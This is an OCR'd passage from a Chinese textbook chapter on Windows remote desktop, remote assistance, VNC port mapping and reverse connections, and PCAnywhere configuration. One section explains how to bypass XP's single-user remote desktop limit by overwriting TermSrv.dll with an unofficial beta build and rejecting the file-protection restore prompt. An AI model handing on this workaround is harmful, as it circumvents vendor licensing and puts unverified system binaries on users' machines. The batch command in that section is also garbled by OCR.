被控机注册表中的 Certificate 子键负责终端服务通信中数据信息的认证和加密,一旦被损坏,终端服务的协议组件就会检测到错误,中断客户机与终端服务器之间的通信。导致 Certificate 子键损坏的原因很多,如管理员安装和卸载某些系统软件、对终端服务参数的不合理配置等。这时可以重置该键值中的内容,修复终端服务。定位到注册表表项:"HKLM\SYSTEM\CurrentControlSet\Services\TermService\Parameters",删除名为"Certificate"的子键,重新启动机器,系统会重新生成"Certificate"子键,这样就能正常连接到终端服务器了。

此外,"HKLM\SYSTEM\CurrentControlSet\Services\TermService\Parameters"下的"X509 Certificate"和"X509 Certificate ID"损坏也有可能导致终端服务出现问题,它们的修复方法与"Certificate"子键损坏的修复方法相同。

故障4:提示"本地计算机客户端访问许可不能升级或更新"。

①打开被控机的注册表编辑器,定位到"HKLM\SOFTWARE\Microsoft\MSLicensing"。

②备份 MSLicensing 键。

③删除 MSLicensing 键,重启系统。

(4) 突破远程桌面默认缺陷。

前面分别介绍了远程桌面的开启以及使用方法,并且介绍了几个实际工作中遇到的小技巧,不过系统自身的远程桌面连接功能有很多默认的限制,不能满足所有使用者的实际需要,下面探讨如何突破这些远程桌面默认缺陷的方法。

缺陷1:远程桌面单独开启终端用户

缺陷描述:使用 WIN2000 server 和 WIN2003 的远程终端访问时,默认的访问方式是新建一个终端用户,这个用户不会影响服务器当前的用户。

实际上用远程桌面登录服务器后等于多开了一个用户登录资源,浪费资源不说,对于一些随系统启动的服务已经在另一个用户登录时候开启,这样在远程用户登录后就不能再开启该服务了,影响了服务器的操作。

解决方法:

如果要登录到服务器主机当前用户的桌面,而不是新建一个终端用户的话可以用快捷方式进行登录连接,命令为:% SystemRoot% \system32\mstsc. exe /console,连接上服务器以后当前主机的用户会黑屏,只有远程用户可以看到桌面,而且看到的这个桌面就是原本已经

在服务器本机登录的桌面了。例如远程用户计算机系统安装在 c:\winnt 下,通过任务栏的“开始→运行→输入 c:\winnt\system32\mstsc. exe /console”实现上面提到的不开新终端用户登录远程服务器的功能。

在开启 XP 远程桌面功能时一定要保证本地 XP 自带的防火墙是关闭的或者远程桌面连接使用的端口是容许通过的,另外本地帐户必须设置密码,因为用于远程连接的帐户必须有密码才可以正常访问。如图 5 - 13 所示。




图 5 - 13　远程连接的帐户密码启用

缺陷 2:XP 系统远程桌面登录单用户

缺陷描述:正如缺陷 1 小提示中提到的一样,XP 系统远程终端服务是单用户的,也就是说通过远程桌面服务登录服务器时服务器本地登录界面将黑屏。

不管是用本地登录还是远程登录,同一时刻 XP 只容许一个用户操作计算机,后登录的将把之前登录的用户的控制权踢掉。

解决方法 1:

①首先是在 Windows XP 上安装 SP2 正式版。

②准备一份版本较早的 SP2 终端服务器软件,因为原本微软准备把多用户使用远程桌面程序放在 SP2 中的,不过在最新的 SP2 中将该功能取消了。中文 SP2 测试版较难找到,可以使用英文版 Build 2055,运行之后没有发现任何问题。

③用安全模式启动 Windows XP,如果有多个操作系统,可以启动另一个能访问 Windows XP 系统分区的系统(除非安装了第三方工具软件,否则 Windows 98 不能访问 NTFS 分区,因

此 Windows 98 可能没用)。然后,把 Windows XP 里面 SP2 正式版的所有 TermSrv. dll 备份一下,在所有 TermSrv. DLL 文件出现的位置,用 Build 2055 版本的 TermSrv. DLL 覆盖。通常,TermSrv. DLL 至少出现在二个位置,分别是:\Windows\system32 和\Windows\system32\dllcache。凡是原来有 TermSrv. DLL 的地方,就用 Build 2055 版本的 TermSrv. dll 覆盖。

④ 用正常模式启动 Windows XP,如果系统的文件保护功能提示说 TermSrv. dll 文件已被修改,并询问是否要复原,选择否。

⑤ 最后还要修改一下注册表,增加终端服务器的多用户许可。鉴于修改注册表比较麻烦而且容易出错,可以用下面的批命令修改注册表:

@ echo off setlocalset regkey = "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core" reg add % regkey% /v EnableConcurrentSessions /T REG_DWORD /D 1 / fendlocal

将上述内容保存为一个批命令文件,如 AA. bat,双击执行一下就可以了。最后突破限制的效果如图 5 - 14 所示。修改后的 XP 远程服务器允许两个不同的用户同时登录,成功地突破了微软的系统缺陷。




图 5 - 14　两个不同的用户同时登录

只有当 Windows XP 启用了欢迎屏幕,快速用户切换功能之后,远程桌面才能支持多用户并发访问。可以从如下位置启用它们:"控制面板"→"用户账户"→"更改用户登录或注销的方式"。

解决方法 2:

也可以通过第三方软件来解决 XP 下的多用户访问远程桌面功能,借由博软软件开发的 WinConnect Server,可以突破限制,让多用户同时进行 Windows XP 之旅。

（5）其他类似的远程服务。

①Windows 下还有另一种与“远程控制”类似的概念是“远程协助”，指的是主控方控制一个已登录的用户的桌面（主/被控双方都可以看到同一个桌面上显示的内容），而不是像远程桌面那样主控方登录自己的桌面。

②WinXP/Win2003 下还有一种“远程桌面 Web 连接”的服务，在“添加删除 Windows 组件”中选择 Internet 信息服务（IIS）的详细信息，再选择万维网服务的详细信息，选择“远程桌面 Web 连接”即可打开。要求客户端为浏览器即可，但要安装 ActiveX 插件。连接时 url 用“http://ip/tsweb/”的形式即可。

③终端服务和远程桌面的主要区别在于，如果购买了许可证，终端服务就可以突破最大连接数为 2 的限制；否则和远程桌面没有太大区别。

④与远程桌面类似的远程控制程序还有 Symantec 公司的 PCAnywhere，使用也很广泛。

2. 家庭版 XP 的远程协助方案

家庭版的 Windows XP 只有远程协助的功能，“远程”选项中只有“允许从这台计算机发送远程邀请”的选项，如果被控端是 Windows XP 家庭版，就不能用“远程桌面连接”来进行远程控制，不过可以用“远程协助”。




图 5－15　启用远程协助

首先，按上文的方法在被控端上设置好端口映射，然后点击“开始”→“所有程序”→“远程协助”来打开远程协助，如图 5－15 所示，依次点击“邀请某人帮助您→将邀请保存为文件（高级）”，输入姓名并调整日期时间，再设置好密码，最后保存邀请。系统会保存一个不到 1KB 的文件，里面记录了连接信息，不过内网用户把它直接发给主控端是不行的，要用记事本把它打开，可以看到里面有段记载了内网 IP（比如 192.168.1.3:3389），如图 5－16

所示,将其改为“网关 IP:外部端口号”(比如 218.193.12.115:3398,3389 为 Windows XP 远程控制默认的端口号),并保存。




图 5-16　内网 IP

修改完毕后要在过期时间内把这个文件用邮件等方式发给主控端,并把密码告诉给主控端,主控端打开文件时会自动启动远程协助,输入密码后连接被控端,如图 5-17 所示,连接成功后,被控端会出现一个请求远程协助的窗口,点击“是”同意进行远程协助,此时只能看被控端的屏幕,要想进行控制,就点击“获取控制权”,这时被控端会出现一个窗口请求共享控制,点击“是”同意后才能进行控制,还可以进行传送文件等。远程控制完毕后,要断开连接。Windows XP 专业版也可以用这种方法进行远程控制。

图 5-17　远程协助

有时在安装 SP2 后,使用远程协助功能时,可能会遇到“The remote server machine does not exist or is unavailable”错误提示。解决方法:首先打开“开始→控制面板→Windows 防火墙”,切换到“例外”标签页,确保已勾选“文件和打印机共享”和“远程协助”两项。接下来运行“gpedit. msc”,打开组策略编辑器,依次展开“计算机配置→管理模板→系统→远程协助”,分别双击“请求的远程协助”和“提供远程协助”两项,把它们的状态设置为“已启用”。

如果故障依然存在,那么在 Windows 防火墙中切换到“例外”选项卡,分别通过“添加程序”和“添加端口”按钮添加“C:\Windows\system32\sessmgr.exe”和“C:\Windows\pchealth\helpctr\binaries\HelpSvc.exe”程序以及 TCP 135 端口。

3. 通过软件实现端口映射

除了前面介绍的端口映射方法外,可以用其他远程控制软件来实现端口映射,下面以广泛使用的免费远程控制软件 Winvnc 为例,说明其设置方法。

首先设置端口映射,按上述打开共享连接中“高级设置”的对话框,Winvnc 的设置没有在列表中,接下来就点“添加”,在弹出的“服务设置”对话框中填入服务描述(如 Winvnc,可以随便取),再填上被控端的内网 IP(比如 192.168.1.3),“此服务的内部端口号”中填 Winvnc 的控制端口(默认为 5900),“此服务的外部端口号”中填入映射后的端口号(可随便取,建议与内部端口号一致),连接方式选“TCP”,如图 5-18 所示,这样就设置了端口映射。




图 5-18　远程协助服务设置

Winvnc 现在有汉化版了,下载安装完后,开机会自动启动 Winvnc,在右下角的任务栏会出现白色的 VNC 的小图标,在小图标上面点右键,选择“特性(P)”会出现设置窗口,如图 5-19 所示,在“密码”中填入验证密码。如果勾选“启用 Java 查看器(J)”,那么主控端就无须安装 Winvnc,可直接用支持 Java 的浏览器进行控制,最好把“移除桌面墙纸”项勾选,这样可以提高远程控制的速度,其他设置用默认就可以了,设置好后按确定即可。

远程控制时,在主控端上安装 Winvnc,运行 Winvnc 组件中的“VNC 查看器”,会弹出一个“连接明细”的窗口,如图 5-20 所示,在“VNC 服务器”处填入被控端的网关 IP:外部端口号(比如 218.193.12.115:5900,如果外部端口号与内部端口号一致,也是 Winvnc 的控制端口,可以不用填外部端口号),然后点“确定”开始连接,连接成功后会要求输入被控端的密




图 5-19　Winvnc 特性设置

码,接下来就可以进行远程控制了。进行远程控制时,被控端的状态栏中 VNC 小图标会变成黑色,控制时,点击窗口左上角会打开一个菜单,如图 5-21 所示,选"Send Ctrl-Alt-Del"可以打开被控端的任务管理器,选"connection options"可以打开一个菜单,调整连接选项,勾选"使用 8 位元颜色"可以提高控制的速度,远程控制完毕,关闭窗口即可断开连接。




图 5-20　VNC 查看器连接明细

其他远程控制软件的设置方法也类似,先设置好端口映射后,远程控制时,主控端用"网关 IP:外部端口号"连接被控端。

4. 利用 Winvnc 的逆向连接

Winvnc 具有逆向连接功能,即由被控端主动连接主控端,连接成功后,由主控端进行控制,如果主控端有公网 IP 就可以利用逆向连接进行远程控制。

要进行逆向连接,主控端先要运行 Winvnc 组件中的"VNC 查看器侦听模式",进行远程控制时,被控端在状态栏的 VNC 小图标上点击右键,在弹出的菜单中选择"添加新的客户端",会打开一个"初始化外向连接"的窗口,如图 5-22 所示,在"主机名称"这栏中输入主控端的 IP(必须是公网 IP),连接成功后会发现被控端的桌面墙纸被去掉,状态栏中的 VNC 的小图标会变成黑色,这时主控端就可以对被控端进行远程控制了,被控端在状态栏的 VNC 小图标上点击右键,在弹出的菜单中选择"断开连接所有客户端"就可以断开连接,结束远程控制。

图 5－21　Pape 菜单




图 5－22　初始化外向连接

用这种方法进行远程控制的优点是：被控端无须改动网关或路由器的设置，主控端与被控端之间能直接建立连接。局限性是：主控端需要有公网 IP。

5.2　Windows Vista 的远程协助

1. Windows Vista 远程协助的改进

远程协助(Remote Assistance)是微软在 Windows XP 中引入的一个重要功能，通过它，用户可以寻求不在现场的专家的帮助，尤其对企业的服务与支持部门而言，这可以在很大程度上降低系统的维护与使用成本，因此，远程协助在很多应用场景下被视作 Windows XP 的一大亮点。不过，Windows XP 中的远程协助也存在着一些不足，如要求的网络条件存在很大限制，如在某些情况下存在相当大的安全风险等。

Windows Vista 中，微软对远程协助作出了很大的改进，不但功能更为强大，设置与使用

也更加灵活。微软对 Windows Vista 中远程协助功能最大的改进莫过于有效性的提高。举例来说,在 Windows XP 中,远程协助功能在网络连接性能不佳的低带宽状况下往往会出现很多问题,而在 Windows Vista 中,重新设计的远程协助则在恶劣的网络条件下表现优异,当然,为做到这一点,之前一个很有效的工具则被移除。在 Windows XP 的远程协助过程中,协助者与被协助者之间可以进行音频聊天、讨论,而在 Windows Vista 中,出于节约带宽的考虑,这个功能则消失了。

在 Windows XP 中,要建立远程协助的连接,对网络条件有很大的限制:两台 PC 要么在同一个网段内,要么需具有公网 IP 地址,而一旦两台 PC 均在 NAT 后,远程协助往往成为了不可能任务。在 Windows Vista 中则不然,通过改进的 NAT 穿越机制,远程协助可以在复杂的网络条件下轻松地建立链接,即便两台 PC 都位于 NAT 或防火墙后。当然必要的防火墙端口还是必须打开的。

在兼容性方面,Windows Vista 中的远程协助在大多数情况下可以与 Windows XP 协同工作,不过,在某些场景下,可能出现一些小问题,比如说上面提到的音频聊天功能。

另一个问题则在于 Windows Vista 中的远程协助支持暂停协助进程的功能,而这个功能在 Windows XP 中则是不支持的,这样,在协助的双方一方使用 Windows Vista 而另一方使用 Windows XP 的情况下,如果 Windows Vista 端的用户暂停了协助进程,Windows XP 端的用户是不会发现进程被暂停的,这有时候会出现某些故障。

Windows XP 的一个重要卖点就是新的远程协助功能,以其在服务器 RDP 协议的便捷高效和具有互动性的控制机制为一些初级用户起到了不少作用,在 Windows Vista 中这个功能再次被强化。

Windows Vista 的远程协助的通讯系统被重新设计,占用更少的带宽,为了做到这一点,一个显眼的变化是:语音协助功能被剔除以节省带宽消耗,尽快完成协助任务。

不用担心 Windows XP 对 Vista 的控制兼容性问题,因为它们在设计的时候都已经被充分地考虑到,当然,因为功能的修正(上面提到过),某些功能可能会无法进行。

另一个特点就是 Vista 的远程协助支持“暂停会话”功能,将协助进程挂起,而 XP 并不支持,因此 XP 就会将其识别为断开。

更为重要的信息是,Windows Vista 无法对 Windows XP 进行协助。

Vista 的远程控制引入了会话日志,这是一个基于 XML 的日志格式,可以记录下远程控制的连接和断开等信息,这个信息存放在用户的 DocumentsRemote Assistance Logs 目录。如图 5 -23 所示。

2. 启动 Windows Vista 中的远程协助

在 Windows XP 中,远程协助是在帮助和支持中心出现的,而 Windows Vista 却将其作为

图 5 - 23　Vista 的远程控制会话日志

了一个独立组件安放在维护工具中，在开始菜单就可以找到。

在 Windows Vista 中使用远程协助的方法相当简单，与 Windows XP 中远程协助功能“隐身”于“帮助和支持中心”不同，Windows Vista 中远程协助作为一个单独的应用程序出现在开始菜单中。

要使用远程协助，只需依次点击“开始”→“所有程序”→“维护”→“远程协助”，如图 5 - 24 所示。

首先，远程协助会弹出一个窗口，询问欲寻求他人的帮助还是向他人提供帮助。

如果欲寻求他人的帮助，则点击“邀请信赖的人来帮助你（Invite Someone You Trust To Help）”选项，然后的过程与 Windows XP 中类似，远程协助邀请方会看到一个关于邀请方式的选择窗口：是通过 E - mail 发送邀请还是将邀请保存为文件。

3. 发送远程协助请求

在邀请他人协助时，Windows Vista 会要求邀请者输入一个最短 6 位的邀请确认密码，这用来在被邀请方试图连接到系统时验证其身份。这样，当发送出邀请后，Windows Vista 会弹出一个注意窗口，等待受邀请者的连接。

4. 接受远程协助请求

被邀请方接到邀请后，首先需要输入邀请者设定的密码，注意，仅仅输入密码并不能完成连接建立过程，这时，在邀请者的 PC 上将会弹出一个窗口，询问是否允许建立来自对方的远程协助连接，只有邀请者确认后连接才会建立。这在一定程度上可以提高系统安全。

图 5-24　Windows 远程协助

5. 远程协助其他设置

在整个远程协助过程中，远程协助对话框将一直显示在用户的桌面。与 Windows XP 相比，Windows Vista 中的远程协助有了很多新的功能与特性，远程协助的双方可以暂停协助进程、交谈、与传输文件等。另一点值得注意的是，在远程协助过程中，协助者只有在被协助者给予权限后才能够接管远程的计算机，这也让被协助者对自己的系统具有更强的控制。在协助者的屏幕上，同样也会显示类提醒窗口，所不同的多了一个“控制请求(Request Control)”图标，在协助者按下这个按钮，被协助者同意后才会移交系统的控制权。

5.3　PCAnywhere 工程控制计算机

1. PCAnywhere 的工作原理

借助 PCAnywhere 远程控制软件，可以轻松实现在本地计算机上控制远程计算机，进行软件维护、升级和故障排除等操作，既省去了亲临现场的旅途奔波，也省去了大笔的服务经费。两地计算机的协同工作，PCAnywhere 在其中起着重要的作用。

在介绍 PCAnywhere 之前，先简单介绍一下远程控制的原理。远程控制就是利用远程控制软件在两台计算机之间建立起一条数据交换的通道，从而使主控端可以向被控端发送指令，操纵被控端完成某些特定的工作。要实现远程控制，需要满足一些条件：首先主控电脑和被控电脑都处在网络中；其次是双方都有相同的通信协议，一般使用 TCP/IP 协议进行通信；另外还有一个是在两台计算机上都必须安装远程控制软件（如 PCAnywhere 等），而且一台必须配置为被控端，另一台配置为主控端。被控端计算机等候与主控端计算机的连接，并且被控端由主控端进行控制，控制被控端计算机中的各种应用程序运行。主控端负责发送指令和显示远程计算机执行程序的结果，而运行程序所需的系统资源均由被控端计算机负责。

PCAnywhere 是由赛门铁克（Symantec）公司出品的远程控制软件，可在 Windows 98/NT/2000/XP 平台上运行。它功能强大，几乎支持所有的网络连接方式与网络协议，利用 PCAnywhere，计算机管理人员可以轻松地实现在本地计算机上控制远程计算机，使得两地的计算机可以协同工作。本节所用的 PCAnywhere 版本是 10.0。

首先由主控端向被控端发出共享控制请求，控制端接收到共享控制请求以后会给出一个响应信号，并对主控端的合法身份进行验证，此时，主控端必须向被控端提供远程控制所需的合法用户账号及密码，如果被控端验证密码及账号无误，则控制端可以开始操纵被控端进行远程控制，否则，被控端会拒绝主控端的控制请求。被控端除了用身份验证手段来保证安全外，还可控制有谁能够连接该计算机以及远程用户所具有的权限。

2. **被控端的配置**

启动 PCAnywhere，在 PCAnywhere 管理器窗口中，单击“被控端”按钮，系统将显示被控制端可以使用的连接项目，包括 Direct、Modem、Network ，Cable，DSL 等选项，如图 5 - 25 所示。其中，Direct 是指通过串口直接电缆相连，一般很少采用；Modem 是指拨号访问，即通过调制解调器与 Internet 建立连接；Network 是指通过网卡访问，一般用在局域网中进行远程控制；Cable 即 Cable Modem（电缆调制解调器）；DSL 则包括了常用的 ADSL。可以根据网络连接的实际情况进行选择，双击相应的选项就可以启动被控端。如果想修改已有项目的属性，可在选定的项目上单击鼠标右键，选择“属性”命令进行配置。如图 5 - 26 所示，是对项目“新被控端”的属性配置窗口。

3. **主控端的配置**

类似于被控端的配置，打开 PCAnywhere 管理器窗口，单击“主控端”按钮，然后双击“添加主控端”图标，在出现的“新主控端属性”对话框中选择“连接信息”选项卡，选中“TCP/IP”选项，如果是局域网也可以选用 SPX、NetBIOS 协议，如图 5 - 27 所示。

单击“设置”选项卡，在“控制的网络被控端 PC 或 IP 地址”框中填入被控端的 IP 地址，如果是在局域网中也可以不加设置，主控端会从网络中搜索所有开启的被控端计算机，如图

图 5－25　PCAnywhere 管理器

图 5－26　属性配置窗口

